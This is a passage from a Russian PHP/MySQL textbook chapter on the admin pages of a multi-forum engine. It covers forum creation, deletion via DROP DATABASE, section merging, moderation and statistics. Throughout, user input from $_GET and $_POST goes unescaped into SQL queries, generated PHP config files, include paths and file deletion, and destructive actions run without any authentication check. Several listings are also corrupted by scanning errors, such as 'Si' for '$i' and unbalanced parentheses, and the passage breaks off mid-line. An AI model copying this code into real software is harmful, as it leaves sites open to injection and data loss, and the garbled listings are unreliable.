Добавление форума начинается в том случае, если суперглобальный массив `$_POST` содержит следующие элементы: `dblocation`, `dbuser` и `dbname`. Для этого осуществляется попытка установить соединение с сервером базы данных. Если соединение успешно установлено, при помощи функции `mysql_list_dbs()` возвращается список имен всех существующих баз данных. При помощи цикла `for` и функции `mysql_db_name()` происходит обход списка баз данных. Если название введенной в HTML-форме базы данных совпадает с названием уже существующей — выводится предупреждение, а флаг `$db_exists`, принимающий по умолчанию значение `false`, получает значение `true`.

Если база данных с именем, переданным в параметре `dbname` (`$db_exists = false`), не существует, предпринимается попытка ее создания при помощи

функции mysql_create_db(). Если попытка заканчивается неудачно — выводим предупреждение.

Замечание

На серверах хост-провайдеров, пользователям запрещено создавать собственные базы данных, поэтому в качестве параметра dbname следует передавать имя уже существующей базы данных

Независимо от результатов создания базы данных, при помощи функции mysql_select_db() осуществляется ее выбор в качестве текущей. Если попытка заканчивается неудачей, выводится соответствующее предупреждение, а работа скрипта останавливается.

После этого при помощи скриптов createtables.php, createconfig.php и createforum.php осуществляется развертывание таблиц форума в базе данных dbname, создание конфигурационного файла форума admin/dbname.inc и копирование файлов из директории skel в директорию, название которой совпадает с параметром dir.

Содержимое файлов createtables.php, createconfig.php и createforum.php представлено в листингах 21.3—21.5 соответственно.

```
<?php
// Скрипт создания таблиц форума
// Таблица с личными данными посетителей форума
$query[] = "CREATE TABLE authors (
  id_author int(6) NOT NULL auto_increment,
  name tinytext NOT NULL,
  passw tinytext NOT NULL,
  email tinytext NOT NULL,
  url tinytext NOT NULL,
  icq tinytext NOT NULL,
  about mediumtext NOT NULL,
  photo tinytext NOT NULL,
  time datetime NOT NULL default '0000-00-00 00:00:00',
  last_time datetime NOT NULL default '0000-00-00 00:00:00',
  themes int(10) NOT NULL default '0',
  statususer enum('','moderator','admin') NOT NULL default '',
  PRIMARY KEY  (id_author)
) TYPE=MyISAM";
```

```
// Таблица с разделами форума
$query[] = "CREATE TABLE forums (
  id_forum int(6) NOT NULL auto_increment,
  name text NOT NULL,
  rule mediumtext NOT NULL,
  logo mediumtext NOT NULL,
  pos smallint(6) NOT NULL default '0',
  hide enum('show','hide') NOT NULL default 'show',
  PRIMARY KEY  (id_forum)
) TYPE=MyISAM;";
// Создание раздела "Общий форум"
$query[] = "INSERT INTO forums VALUES (1, 'Общий форум', 'Правила',
'Краткое описание форума', 1, 'show')";
// Таблица с сообщениями форума
$query[] = "CREATE TABLE posts (
  id_post int(11) NOT NULL auto_increment,
  name text NOT NULL,
  url tinytext NOT NULL,
  putfile tinytext NOT NULL,
  author tinytext NOT NULL,
  id_author int(6) NOT NULL default '0',
  hide enum('show','hide','lock') NOT NULL default 'show',
  time datetime NOT NULL default '0000-00-00 00:00:00',
  parent_post int(11) NOT NULL default '0',
  id_theme int(11) NOT NULL default '0',
  PRIMARY KEY  (id_post),
  FULLTEXT KEY search (name,author)
) TYPE=MyISAM;";
// Таблица с настройками форума
$query[] = "CREATE TABLE settings (
  name_forum tinytext NOT NULL,
  number_themes int(3) NOT NULL default '0',
  size_file int(10) NOT NULL default '0',
  size_photo int(10) NOT NULL default '0',
  send_mail enum('yes','no') NOT NULL default 'no',
  email tinytext NOT NULL,
  show_struct_switch enum('yes','no') NOT NULL default 'yes',
  show_forum_switch enum('yes','no') NOT NULL default 'yes',
  hello tinytext NOT NULL,
  cooktime int(10) NOT NULL default '0',
```

```
  skin tinytext NOT NULL
) TYPE=MyISAM;";
// Настройки форума по умолчанию
$query[] = "INSERT INTO settings VALUES ('LiteForum 2.0.0', 30, 824288,
824288, 'no', 'my@yandex.ru', 'yes', 'yes', 'Доброго времени суток,', 3,
'base');";
// Таблица с темами форума
$query[] = "CREATE TABLE themes (
  id_theme int(11) NOT NULL auto_increment,
  name tinytext NOT NULL,
  author tinytext NOT NULL,
  id_author int(6) NOT NULL default '0',
  hide enum('show','hide','lock') NOT NULL default 'show',
  time datetime NOT NULL default '0000-00-00 00:00:00',
  id_forum int(2) NOT NULL default '0',
  PRIMARY KEY  (id_theme),
  FULLTEXT KEY search (name,author)
) TYPE=MyISAM;";
// Следующая переменная остается равной true,
// если все запросы выполнены успешно
$create_table = true;
// Выполняем запросы в цикле
foreach($query as $value)
{
  if(!@mysql_query($value)) $create_table = false;
}
?>
```

В листинге 21.3 SQL-запросы, создающие базу данных форума, рассмотренную в *главе 19*, помещаются в массив `$query`. В конце скрипта SQL-запросы выполняются в цилке `foreach`. Если хотя бы один из запросов не выполняется, флаг `$create_table`, принимающий по умолчанию значение `true`, получает значение `false`.

```
<?php
  if(empty($_POST['dir'])) $_POST['dir'] = $_POST['dbname'];
  // Данный скрипт создает конфигурационный файл
  // системы администрирования форума
```

```
$name = "<?php
// Текущая версия Web-приложения
\$version = '2.0.1';
// Имя сервера базы данных
\$dblocation = '".$_POST['dblocation']."';
// Имя пользователя базы данных
\$dbuser = '".$_POST['dbuser']."';
// Его пароль
\$dbpasswd = '".$_POST['dbpasswd']."';
// Имя базы данных
\$dbname = '".$_POST['dbname']."';
// Устанавливаем соединение с сервером базы данных
\$dbcnx = @mysql_connect(\$dblocation, \$dbuser, \$dbpasswd);
if (!\$dbcnx)
{
  echo '<p>В настоящий момент сервер базы данных не доступен,
        поэтому корректное отображение страницы невозможно.</p>';
  \$connect = false;
}
// Выбираем базу данных
if (! @mysql_select_db(\$dbname, \$dbcnx))
{
  echo '<p>В настоящий момент база данных не доступна, поэтому
            корректное отображение страницы невозможно.</p>';
  \$connect = false;
}
// Небольшая вспомогательная функция, которая выводит сообщение об
// ошибке в случае ошибки запроса к базе данных
function puterror(\$message)
{
  echo '<p>\$message</p>';
  echo '<p><b>Error: '.mysql_error().'</b><p>';
  exit();
}
?>";
$file = fopen($_POST['dir'].".inc", "w");
fputs($file, $name);
```

```
  fclose($file);
  chmod($_POST['dir'].".inc", 0644);
?>
```

Как видно из листинга 21.4, переменной `$name` в качестве значения присваивается содержимое будущего конфигурационного файла, параметры которого получают значения из формы. В конце скрипта в текущей директории (admin) создается конфигурационный файл с расширением inc, права доступа к которому соответствуют 0664.

```
<?php
  // Создаем директорию нового форума
  @mkdir("../".$_POST['dir'], 0700);
  // Копируем из директории skel все файлы в директорию назначения
  $skel = opendir("../skel");
  while(($file = readdir($skel)))
  {
    // Если текущий объект является файлом - копируем его
    // в директорию назначения
    if(is_file("../skel/".$file)) copy("../skel/".$file,
                                       "../".$_POST['dir']."/".$file);
  }
  // Закрываем директорию skel
  closedir($skel);
  // Для успешного функционирования форума создаем в новой
  // директории поддиректории photo и files
  @mkdir("../".$_POST['dir']."/photo", 0700);
  @mkdir("../".$_POST['dir']."/files", 0700);
  // Создаем конфигурационный файл нового форума
  $name = '<?php

  $dblocation = "'.$_POST['dblocation'].'";
  $dbname = "'.$_POST['dbname'].'";
  $dbuser = "'.$_POST['dbuser'].'";
  $dbpasswd = "'.$_POST['dbpasswd'].'";

  // Устанавливаем соединение с сервером базы данных
  $dbcnx = @mysql_connect($dblocation,$dbuser,$dbpasswd);
```

```
  if (!$dbcnx)
  {
    puterror("В настоящий момент сервер базы данных не доступен,
              поэтому корректное отображение страницы невозможно.");
  }
  // Выбираем базу данных
  if (! @mysql_select_db($dbname,$dbcnx))
  {
    puterror("В настоящий момент база данных не доступна, поэтому
              корректное отображение страницы невозможно.");
  }
  // Небольшая вспомогательная функция, которая выводит сообщение об
  // ошибке в случае ошибки запроса к базе данных
  function puterror($message)
  {
    echo("<center><p>$message</p>");
    echo "<p><b>Error: ".mysql_error()."</b><p></center>";
    exit();
  }
?>';
  $file = fopen("../".$_POST['dir']."/config.php", "w");
  fputs($file, $name);
  fclose($file);
  chmod("../".$_POST['dir']."/config.php", 0600);
?>
```

Основное назначение скрипта в файле createforum.php — создание директории для нового форума, копирование в нее файлов из системной директории skel и настройка нового форума (создание конфигурационного файла). Создание директории осуществляется при помощи функции `mkdir()`, в качестве первого параметра которой передается путь к создаваемой директории, а в качестве второго — права доступа к ней. Для копирования файлов из директории skel при помощи функции `opendir()` возвращается дескриптор директории. Этот дескриптор передается функции `readdir()` в цикле `while()`, за счет чего производится обход директории. Если файл в директории skel является обычным файлом, он копируется в новую директорию. После этого в новой директории создаются поддиректории photo и files для фотографий пользователей и прикрепленных файлов. В завершение скрипта для нового форума формируется конфигурационный файл config.php.

В завершение раздела, посвященного странице администрирования форума, будет рассмотрен файл delunit.php, несущий ответственность за удаление форума из системы. Содержимое файла представлено в листинге 21.6.

```
<?php
  ////////////////////////////////////////////////////
  // Данный скрипт удаляет форум из системы,
  // конфигурационный файл *.inc,
  // базу данных форума,
  // файлы и директории движка

  // Проверяем, передан ли параметр forum, если
  // нет - останавливаем работу скрипта
  $forum = $_GET['forum'];
  if(empty($forum)) links("Скрипту не передано название форума.
                           Работа остановлена.");
  // Для удаления базы данных присоединяем
  // конфигурационный файл форума
  if(file_exists("$forum.inc")) require_once("$forum.inc");
  else links("Конфигурационный файл $forum.inc не обнаружен.
              Работа остановлена.");
  // Уничтожаем базу данных
  $query = "DROP DATABASE $dbname";
  if(!@mysql_query($query)) echo "Не удалось уничтожить базу данных.";
  // Уничтожаем конфигурационный файл в папке admin (*.inc)
  unlink("$forum.inc");
  // Уничтожаем файлы и директории движка
  // Уничтожаем содержимое папки $forum
  $dir = opendir("../$forum");
  while((($file = readdir($dir)))
  {
    if(is_file("../$forum/$file")) unlink("../$forum/$file");
  }
  closedir($dir);
  // Уничтожаем содержимое папки $forum/photo
  $dir = opendir("../$forum/photo");
  while((($file = readdir($dir)))
```

```
{
  if(is_file("../$forum/photo/$file")) unlink("../$forum/photo/$file");
}
closedir($dir);
// Уничтожаем содержимое папки $forum/files
$dir = opendir("../$forum/files");
while(($file = readdir($dir)))
{
  if(is_file("../$forum/files/$file")) unlink("../$forum/files/$file");
}
closedir($dir);
// Уничтожаем директории $forum/files, $forum/photo и $forum
rmdir("../$forum/files");
rmdir("../$forum/photo");
rmdir("../$forum");
// Осуществляем автоматический переход на главную
// страницу администрирования
echo "<HTML><HEAD>
      <META HTTP-EQUIV='Refresh' CONTENT='0; URL=index.php'>
      </HEAD></HTML>";
// Вспомогательная функция для вывода сообщения
// об ошибке в окно барузера
function links($message)
{
  echo "<p>$message</p>";
  echo "<p><a href=index.php>Назад</a></p>";
  exit();
}
?>
```

Файл delunit.php принимает единственный параметр — `forum`, в котором передается имя форума. Используя это имя, скрипт формирует название конфигурационного файла данного форума и производит его подключение. Это необходимо для того, чтобы уничтожить базу данных форума за счет выполнения SQL-инструкции "`DROP DATABASE`". После того как база данных уничтожена, скрипт приступает к удалению файлов и директорий, принадлежащих удаляемому форуму. Для этого уничтожается файл с расширением *inc в директории admin, по которому система администрирования находит* форум. Файлы движка уничтожаются в несколько этапов. При помощи функции `opendir()` возвращаются дескрипторы директории форума, а также

поддиректорий files и photo. В цикле while уничтожаются все файлы этих трех директорий. После того как директории очищены от файлов, можно приступать к уничтожению самих директорий, для чего используется функция rmdir().

Замечание

Функция rmdir() не удаляет директории, в которых находится хотя бы один файл.

21.2.2. Страница *Разделы форума*

За генерацию страницы **Разделы форума** несет ответственность файл parts.php, содержимое которого представлено в листинге 21.7. Страница показана на рис. 21.2.

```
<?php
  // Если соединение невозможно установить, данная переменная
  // примет значение false
  $connect = true;
  // Устанавливаем соединение с базой данных
  if(file_exists($_GET['forum'].".inc"))
  {
    require_once($_GET['forum'].".inc");
  }
  else $connect = false;
  // Выводим "шапку" страницы
  include "topforum.php";
  // Проверяем корректность соединения с базой данных
  if(!$connect)
  {
    echo "<p class=help>Для редактирования разделов форума
          необходимо его создать в разделе \"Создание форума\"</p>";
    exit();
  }
?>
<a href=addpartform.php?forum=<?php echo $_GET['forum']; ?>>
   Добавить новый форум
</a>
```

```
<table>
<tr>
  <td>Название форума</td>
  <td>Правила форума</td>
  <td>Краткое описание</td>
  <td>Позиция</td>
  <td colspan=4>Действия</td>
</tr>
<?php
  $query = "SELECT * FROM forums
            ORDER BY pos";
  $frm = mysql_query($query);
  if($frm)
  {
    while($forums = mysql_fetch_array($frm))
    {
      // Определяем скрыт форум или нет
      if($forums['hide'] == 'hide') $hide = "<a
                href=showpart.php?forum=".$_GET['forum']."&
                     id_forum=".$forums['id_forum'].">Отобразить</a>";
      else $hide = "<a
                href=hidepart.php?forum=".$_GET['forum']."&
                     id_forum=".$forums['id_forum'].">Скрыть</a>";
      // Выводим информацию о форуме
      echo "<tr>
              <td><a href=editpartform.php?
                        id_forum=".$forums['id_forum'].">
                 ".$forums['name']."</a></td>
              <td>".$forums['rule']."</td>
              <td>".$forums['logo']."</td>
              <td align=center>".$forums['pos']."</td>
              <td>$hide</td>
              <td><a href=delpart.php?forum=".$_GET['forum']."&
                     id_forum=".$forums['id_forum'].">Удалить</a></td>
              <td><a href=editpartform.php?forum=".$_GET['forum']."&
                     id_forum=".$forums['id_forum'].">Исправить</a></td>
              <td><a href=changpartform.php?forum=".$_GET['forum']."&
                    id_forum=".$forums['id_forum'].">Переместить</a></td>
```

```
            </tr>";
    }
  } else puterror("Ошибка при обращении к таблице форумов...");
?>
</table>
```

Так как в системе может быть несколько форумов, порядок соединения с базой данных несколько меняется. Файл parts.php принимает единственный параметр — `forum`, через который передается имя текущего форума. Если конфигурационный файл, соответствующий данному форуму, существует, то происходит его включение в тело скрипта. В противном случае флаг `$connect`, принимающий по умолчанию значение `true`, получает значение `false`. В последнем случае выводится предупреждение о необходимости выбрать форум при работе с данной страницей администрирования. Если соединение произошло успешно, формируется таблица с разделами текущего форума. Для этого осуществляется SQL-запрос к таблице `forums`, извлекающий все записи, сортированные по полю `pos` "`SELECT * FROM forums ORDER BY pos`".

Скрипты, ответственные за добавление, сокрытие, отображение, удаление и исправление записей базы данных, много раз рассматривались в предыдущих главах, например *в главе 19 "Проектирование"*, поэтому здесь рассматриваться не будут.

Замечание

Полные коды Web-приложения доступны на поставляемом с книгой компакт-диске, а также по адресу http://www.softtime.ru/info/downloads.php.

Здесь будет рассмотрена только функция "перемещения" раздела, позволяющая объединить темы и сообщения одного раздела с другим. Содержимое HTML-формы changpartform.php, позволяющей выбрать раздел, с которым будет объединен текущий раздел, представлено в листинге 21.8. Файл принимает два параметра: `forum`, через который передается название форума, и `id_forum` — первичный ключ текущего раздела.

```
<?php
  // Устанавливаем соединение с базой данных
  if(file_exists($_GET['forum'].".inc"))
  {
    require_once($_GET['forum'].".inc");
  } else exit();
```

```
  // Выводим "шапку" страницы
  include "topforum.php";
  // Извлекаем название форума из строки запроса
  $forum = $_GET['forum'];
  $id_forum = $_GET['id_forum'];
  // Извлекаем из таблицы forums
  // все разделы данного форума
  $query = "SELECT * FROM forums
            ORDER BY pos";
  $frm = mysql_query($query);
  if($frm)
  {
    if(mysql_num_rows($frm)>0)
    {
      ?>
      <form action=changpart.php method=post>
      Переместить раздел в : <select type=text name='id_newforum'>
      <?php
      while($forums = mysql_fetch_array($frm))
      {
        // Выводим все форумы, кроме переносимого
        if($forums['id_forum'] != $id_forum)
        {
          echo "<option value=".$forums['id_forum'].">".$forums['name'];
        }
      }
      echo "</select><br>";
    }
?>
<input class=button type=submit value=Переместить><
<input type=hidden name=id_forum value=<?php echo $id_forum;?>>
<input type=hidden name=forum value='<?php echo $forum;?>'>
</form>
<?php
  } else  puterror("Ошибка при обращении к таблице форумов");
?>
```

Выбор раздела, с которым будет объединен текущий раздел, осуществляется через выпадающий список. В список помещаются все разделы за исключением текущего.

Замечание

Альтернативным подходом является исключение текущего раздела в SQL-запросе: "SELECT * FROM forums WHERE id_forum <> $id_forum".

После того как раздел выбран и нажата кнопка **Переместить**, данные отправляются обработчику changpart.php, код которого представлен в листинге 21.9.

```
<?php
  // Устанавливаем соединение с базой данных
  if(file_exists($_POST['forum'].".inc"))
    require_once($_POST['forum'].".inc");
  else exit();
  // Извлекаем из суперглобального
  // массива POST значения, введенные
  // в HTML-форме changpartform.php
  $id_newforum = $_POST['id_newforum'];
  $forum = $_POST['forum'];
  $id_forum = $_POST['id_forum'];
  // Формируем SQL-запрос перемещения тем форума
  $query_update = "UPDATE themes SET id_forum = $id_newforum
                   WHERE id_forum = $id_forum";
  // Формируем SQL-запрос для удаления форума из таблицы forums
  $query_delete = "DELETE FROM forums WHERE id_forum = $id_forum";
  // Выполняем запросы
  if(mysql_query($query_update) && mysql_query($query_delete))
  {
      echo "<HTML><HEAD>
      <META HTTP-EQUIV='Refresh' CONTENT='0; URL=parts.php?forum=$forum'>
            </HEAD></HTML>";
  } else puterror("Ошибка при выборе темы...");
?>
```

Как видно из листинга 21.9, значение полей id_forum записей таблицы themes, принадлежащие текущему разделу, меняются на первичный ключ того раздела, с которым производится объединение. После того как в разделе в результате первого SQL-запроса не остается ни одной темы, из таблицы forums удаляется запись, соответствующая текущему разделу.

21.2.3. Страница *Модерирование*

За генерацию страницы модерирования несет ответственность файл themes.php, внешний вид страницы приведен на рис. 21.3. При первой загрузке выводится таблица со списком тем форума, а также четырьмя управляющими ссылками: **Исправить**, **Доступно**, **Скрыто** и **Закрыто**, позволяющими поправить имя автора и название темы, отобразить тему на форуме, скрыть тему на форуме и закрыть тему соответственно. Кроме того, как и на главной странице форума, выводится выпадающий список, позволяющий выбрать раздел форума. Код файла themes.php приведен в листинге 21.10.

```
<?php
  ////////////////////////////////////////////////////////////
  // Блок подготовки и соединения с базой данных
  ////////////////////////////////////////////////////////////
  // Если соединение невозможно установить, данная переменная
  // примет значение false
  $connect = true;
  // Устанавливаем соединение с базой данных
  if(file_exists($_GET['forum'].".inc"))
  {
    require_once($_GET['forum'].".inc");
  } else $connect = false;
  // Подключаем библиотеку форума
  require_once("../utils/utils.php");
  // Выводим "шапку" страницы
  include "topforum.php";
  // Проверяем корректность соединения с базой данных
  if(!$connect)
  {
    echo "<p class=help>Для настройки форума
          необходимо его создать в разделе \"Создание форума"</p>";
    exit();
  }
  // Извлекаем значения параметров из строки запроса
  $id_forum = $_GET['id_forum'];
  $forum = $_GET['forum'];
  $page = $_GET['page'];
```

```
  // Проверяем значение $id_forum, чтобы не попадать
  // на неопознанные форумы
  if(empty($id_forum)) $id_forum = 1;
  $frm = mysql_query("SELECT MIN(id_forum) AS min,
                             MAX(id_forum) AS max FROM forums");
  if($frm)
  {
    $formum = mysql_fetch_array($frm);
    if($id_forum < $formum['min']) $id_forum = $formum['min'];
    if($id_forum > $formum['max']) $id_forum = $formum['max'];
  } else puterror("Ошибка при обращении к таблице форумов (min-max)");
  // Выбираем форумы из таблицы forums
  $query = "SELECT * FROM forums ORDER BY pos";
  $frm = mysql_query($query);
  if(!$frm) puterror("Ошибка при обращении к таблице форумов");
  ?>
  <form action=themes.php method=get>
  <select type=text name='id_forum'>
  <?php
    while($forums = mysql_fetch_array($frm))
    {
      // Отображаем выбранный форум
      if($forums['id_forum'] == $id_forum) $chk = "selected";
      else $chk = "";
      echo "<option $chk value=".$forums['id_forum'].">".$forums['name'];
    }
  ?>
  </select>
  <input type=hidden name=forum value=<?php echo $forum; ?>>
  <input class=button type=submit value="Перейти">
  </form>
<?php
  // Запрашиваем информацию о количестве отображаемых тем
  // из таблицы settings
  $query = "SELECT * FROM settings";
  $set = mysql_query($query);
  if($set) $settings = mysql_fetch_array($set);
  else puterror("Ошибка при обращении к базе данных...");
```

```
// Помещаем число выводимых на странице тем
// в переменную $pnumber
$pnumber = $settings['number_themes'];
// Если запрос выполнить не удалось и переменная
// осталась неинициализированной, присваиваем ей
// значение, равное 30
if(empty($pnumber)) $pnumber = 30;
// Если в строке запроса не передана страница,
// выводим первую страницу
if(empty($page)) $page = 1;
$begin = ($page - 1)*$pnumber;
// Запрашиваем информацию о $pnumber темах
$query = "SELECT * FROM themes
          WHERE id_forum=$id_forum
          ORDER BY time DESC
          LIMIT $begin, $pnumber";
$thm = mysql_query($query);
if($thm)
{
  // Начало таблица с темами
  ?>
  <table>
  <tr>
    <td>Сообщений</td>
    <td>Название темы</td>
    <td>Автор</td>
    <td colspan=4>Действия</td>
  </tr>
    <?php
    while($themes = mysql_fetch_array($thm))
    {
      ////////////////////////////////////////////////////
      // Блок вывода списка тем
      ////////////////////////////////////////////////////
      // Считаем количество сообщений в данной теме.
      $query = "SELECT COUNT(*) FROM posts
                WHERE id_theme = ".$themes['id_theme'];
      $pst = mysql_query($query);
      if($pst) $posts = mysql_result($pst,0);
```

```
else puterror("Ошибка при подсчете
              количества сообщений темы...");
// Предварительно обрабатываем угловые скобки и "энтеры"
$name = theme_work_up($themes['name']);
//////////////////////////////////////////////////////
// Формируем ячейки таблицы
//////////////////////////////////////////////////////
// Количество сообщений в теме
echo "<tr><td>$posts</td>";
// Название
echo "<td><a href=posts.php?forum=$forum&
                           id_forum=$id_forum&
                           id_theme=".$themes['id_theme']."&
                           page=$page>$name</a></td>";
// Автор
$author = htmlspecialchars($themes['author']);
if($themes['id_author'] != 0)
{
   // Зарегистрированные авторы
   echo "<td><a href='../$forum/info.php?id_forum=$id_forum&
         id_author=".$themes['id_author']."'>$author</a></td>";
}
else echo "<td>$author</td>"; // Не зарегистрированные авторы
// Предоставляем возможность поправить название темы
$edit_theme = "<a
      href=editthemeform.php?id_theme=".$themes['id_theme']."&
      id_forum=$id_forum&page=$page&forum=$forum>Исправить</a>";
// Правка заголовка темы и ее автора
echo "<td width=100 align=center>$edit_theme</td>";
// Предоставляем возможность скрыть, отобразить или закрыть тему
$show_theme = "<a  href=showtheme.php?
                    id_theme=".$themes['id_theme']."&
                    id_forum=$id_forum&
                    page=$page&forum=$forum>Доступно</a>";
$hide_theme = "<a href=hidetheme.php?
                   id_theme=".$themes['id_theme']."&
                   id_forum=$id_forum&
                   page=$page&forum=$forum>Скрыто</a>";
```

```
        $lock_theme = "<a href=locktheme.php?
                              id_theme=".$themes['id_theme']."&
                              id_forum=$id_forum&
                              page=$page&forum=$forum>Закрыто</a>";
        // Проверяем статус темы
        if($themes['hide'] == 'show') $show = "class=headtable";
        else $show = "";
        if($themes['hide'] == 'hide') $hide = "class=headtable";
        else $hide = "";
        if($themes['hide'] == 'lock') $lock = "class=headtable";
        else $lock = "";
        echo "<td $show width=100 align=center>$show_theme</td>";
        echo "<td $hide width=100 align=center>$hide_theme</td>";
        echo "<td $lock width=100 align=center>$lock_theme</td></tr>";
      }
      // Запрашиваем информацию о количестве всех тем
      $query = "SELECT COUNT(*) FROM themes
                WHERE id_forum = $id_forum";
      $tot = mysql_query($query);
      if(!$tot) puterror("Ошибка при выборке общего числа тем");
      // Конец таблицы по выводу тем форума
      // Выводим ссылки на другие темы форума
      $total = mysql_result($tot, 0);
      $number = (int)($total/$pnumber);
      if((float)($total/$pnumber) - $number != 0) $number++;
      echo "<tr><td colspan=7>";
      for($i = 1; $i<=$number; $i++)
      {
        if($number == $i)
        {
          if($page == $i)
            echo "[".(($i - 1)*$pnumber + 1)."-$total]";
          else
            echo "<a
href=themes.php?id_forum=".$id_forum."&page=".$i.">[".(($i - 1)*$pnumber
+ 1)."-$total]</a>";
        }
        else
        {
          if($page == $i)
```

```
            echo "[".((Si - 1)*$pnumber + 1)."-".$i*$pnumber."]";
          else
            echo "<a
href=themes.php?id_forum=".$id_forum."&page=".$i.">[".((Si - 1)*$pnumber
+ 1)."-".$i*$pnumber."]</a>";
        }
      }
      echo "</td></tr></table>";
  } else puterror("Ошибка при выборке тем форума...");
?>
```

Код, представленный в листинге 21.10, практически полностью идентичен коду главной страницы форума index.php (см. листинг 20.1). Разница заключается в выводе управляющих ссылок напротив каждой из тем. Здесь будет рассмотрен один скрипт для сокрытия темы — hidetheme.php (листинг 21.11).

```
<?php
  // Устанавливаем соединение с базой данных
  if(file_exists($_GET['forum'].".inc"))
    require_once($_GET['forum'].".inc");
  else exit();
  // Извлекаем значения параметров из строки запроса
  $id_theme = $_GET['id_theme'];
  $id_forum = $_GET['id_forum'];
  $forum = $_GET['forum'];
  $page = $_GET['page'];
  // Запрашиваем все темы, принадлежащие данному форуму
  if(mysql_query("UPDATE themes SET hide='hide'
                  WHERE id_theme=$id_theme"))
  {
    // Осуществляем автоматический переход на страницу модерирования
    echo "<HTML><HEAD>
          <META HTTP-EQUIV='Refresh' CONTENT='0;
URL=themes.php?forum=$forum&id_forum=$id_forum&page=$page'>
          </HEAD></HTML>";
  } else puterror("Ошибка при сокрытии темы");
?>
```

Файлы locktheme.php и showtheme.php, закрывающие и отображающие тему, аналогичны представленному в листинге 21.11 файлу hidetheme.php за исключением SQL-запроса, в котором полю hide присваиваются, соответственно, значения 'lock' и 'show'.

21.2.4. Страница *Статистика форума*

За формирование страницы **Статистика форума** несет ответственность файл statistics.php, содержимое которого представлено в листинге 21.12. Страница показана на рис. 21.4.

```
<?php
  // Если соединение невозможно установить, данная переменная
  // примет значение false
  $connect = true;
  // Устанавливаем соединение с базой данных
  if(file_exists($_GET['forum'].".inc"))
  {
    require_once($_GET['forum'].".inc");
  }
  else $connect = false;
  // Выводим "шапку" страницы
  include "topforum.php";
  // Проверяем корректность соединения с базой данных
  if(!$connect)
  {
    echo "<p class=help>Для редактирования разделов форума
          необходимо его создать в разделе \"Создание форума\"</p>";
    exit();
  }
  // Количество зарегистрированных посетителей
  $ath = mysql_query("SELECT COUNT(*) FROM authors");
  if(!$ath) puterror("Ошибка при обращении к таблице посетителей");
  $auth = mysql_result($ath, 0);
?>
<table>
<tr>
  <td> </td>
```

```
  <td>Число зарегистрированных авторов</td>
</tr>
<tr>
  <td> </td>
  <td><?php echo $auth; ?></td>
</tr>
</table><br><br>
<?php
  // Количество доступных, скрытых и закрытых тем и сообщений
  $query_hide = "SELECT COUNT(*) FROM themes
                 WHERE hide = 'hide'";
  $query_show = "SELECT COUNT(*) FROM themes
                 WHERE hide = 'show'";
  $query_lock = "SELECT COUNT(*) FROM themes
                 WHERE hide = 'lock'";
  $thm_hide = mysql_query($query_hide);
  $thm_show = mysql_query($query_show);
  $thm_lock = mysql_query($query_lock);
  if($thm_hide && $thm_show && $thm_lock)
  {
    $theme_hide = mysql_result($thm_hide, 0);
    $theme_lock = mysql_result($thm_lock, 0);
    $theme_show = mysql_result($thm_show, 0);
  } else puterror("Ошибка при обращении к таблице тем");
?>
<table>
<tr>
  <td> </td>
  <td><p>Доступные</td>
  <td><p>Скрытые</td>
  <td><p>Закрытые</td>
</tr>
<tr>
  <td>Темы</td>
  <td><?php echo $theme_show; ?></td>
  <td><?php echo $theme_hide; ?></td>
  <td><?php echo $theme_lock; ?></td>
</tr>
<?php
```

```
  $query_hide = "SELECT COUNT(*) FROM posts
                 WHERE hide = 'hide'";
  $query_show = "SELECT COUNT(*) FROM posts
                 WHERE hide = 'show'";
  $query_lock = "SELECT COUNT(*) FROM posts
                 WHERE hide = 'lock'";
  $pst_hide = mysql_query($query_hide);
  $pst_show = mysql_query($query_show);
  $pst_lock = mysql_query($query_lock);
  if($pst_hide && $pst_show && $pst_lock)
  {
    $post_hide = mysql_result($pst_hide, 0);
    $post_show = mysql_result($pst_show, 0);
    $post_lock = mysql_result($pst_lock, 0);
  } else puterror("Ошибка при обращении к базе данных...");
  ?>
<tr>
  <td>Сообщения</td>
  <td><?php echo $post_show; ?></td>
  <td><?php echo $post_hide; ?></td>
  <td><?php echo $post_lock; ?></td>
</tr>
</table>
```

Файл statistics.php формирует две таблицы, первая из которых содержит общее число зарегистрированных посетителей, извлекаемое из таблицы `authors` при помощи SQL-запроса `"SELECT COUNT(*) FROM authors"`. Вторая таблица содержит статистическую информацию о темах и сообщениях форума: число доступных, скрытых и закрытых тем и сообщений форума.

21.2.5. Страница *Посетители форума*

За формирование страницы **Посетители форума** несет ответственность файл authorslist.php, код которого представлен в листинге 21.13. Внешний вид страницы представлен на рис. 21.5.

```
<?php
  ////////////////////////////////////////////////////////////
  // Блок подготовки и соединения с базой данных
  ////////////////////////////////////////////////////////////
```

```
// Устанавливаем соединение с базой данных
if(file_exists($_GET['forum'].".inc"))
  require_once($_GET['forum'].".inc");
else $connect = false;
// Выводим "шапку" страницы
include "topforum.php";
// Извлекаем параметры из строки запроса
$page = $_GET['page'];
$forum = $_GET['forum'];
?>
<table>
<tr><td>Участник форума</td>
<td>Число сообщений</td>
<td>Последнее посещение</td>
<td colspan=3>Статус</td></tr>
<?php
  // Отображаем авторов по $pnumber штук
  $pnumber = 25;
  if(empty($page)) $page=1;
  $begin = ($page - 1)*$pnumber;
  $query = "SELECT * FROM authors
            ORDER BY themes DESC
            LIMIT $begin, $pnumber";
  $ath = mysql_query($query);
  $tot = mysql_query("SELECT COUNT(*) FROM authors");
  if($ath && $tot)
  {
    // Выводим список первых $pnumber авторов
    while($author = mysql_fetch_array($ath))
    {
      $user = "<p><a href=setuser.php?forum=$forum&
                        id_forum=$id_forum&
                        id_author=".$author['id_author']."&
                        page=$page >Посетитель</a></p>";
      $moder = "<p><a href=setmoder.php?forum=$forum&
                         id_forum=$id_forum&
                         id_author=".$author['id_author']."&
                         page=$page>Модератор</a></p>";
```

```
        $admin = "<p><a href=setadmin.php?forum=$forum&
                        id_forum=$id_forum&
                        id_author=".$author['id_author']."&
                        page=$page>Администратор</a></p>";
        echo "<tr><td><p><a href=info.php?forum=$forum&
                        id_forum=$id_forum&
                        id_author=".$author['id_author'].">".
                        $author['name']."</a></td>
              <td>".$author['themes']."</td>
              <td>".$author['time']."</td>
              <td>$user</td>
              <td>$moder</td>
              <td>$admin</td>
            </tr>";
      }
      // Выводим ссылки на других авторов
      $total = mysql_result($tot, 0);
      $number = (int)($total/$pnumber);
      if((float)($total/$pnumber)-$number != 0) $number++;
      echo "<tr><td colspan=6>";
      for($i = 1; $i <= $number; $i++)
      {
        if($number == $i)
        {
          if($page == $i)
            echo "[".(($i - 1)*$pnumber + 1)."-$total]";
          else
            echo "<a
href=authorslist.php?id_forum=".$id_forum."&page=".$i.">[".(($i -
